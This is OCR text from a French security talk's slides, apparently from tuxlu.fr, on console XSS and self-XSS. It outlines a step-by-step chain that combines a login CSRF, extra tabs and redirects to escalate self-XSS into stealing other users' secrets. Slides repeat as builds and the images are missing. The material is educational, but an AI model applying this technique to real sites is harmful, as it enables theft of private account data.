
~~"Self"~~ console

Self

XSS Types : Console


- Pur social engineering

XSS Types : Console



- Pur social engineering
- **Warnings console et les navigateurs les empêchent**

XSS Types : Self




- **XSS ou l'utilisateur doit entrer manuellement son payload**
- Limité aux infos privées (ex: adresse de livraison)
- On ne peut pas la partager. à moins que…

XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un


XSS Types : Self


Step 1: faire se connecter à notre compte quelq'un



XSS Types : Self


Step 1: faire se connecter à notre compte quelq'un





XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un




XSS Types : Self


Step 1: faire se connecter à notre compte quelq'un

XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un



XSS Types : Self



XSS Types : Self


Récupérer les secrets d’autres comptes

Requirements:

- La victime clique sur un lien
- Pas de token CSRF sur le site vuln
- victime connectée au site vuln

XSS Types : Self


Récupérer les secrets d'autres comptes



1: ouvrir un onglet

XSS Types : Self

Récupérer les secrets d'autres comptes




1: ouvrir un onglet

2: rediriger sur les secrets de la victim sur le site vuln

XSS Types : Self

Récupérer les secrets d'autres comptes




1: ouvrir un onglet

2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

XSS Types : Self

Récupérer les secrets d'autres comptes



1: ouvrir un onglet


2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

4: rediriger vers la XSS du hacker sur le site vuln

XSS Types : Self

Récupérer les secrets d'autres comptes



1: ouvrir un onglet

2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

4: rediriger vers la XSS du hacker sur le site vuln

5: récupérer le secret de la victime depuis le 1er onglet

tuxlu.fr

thank you.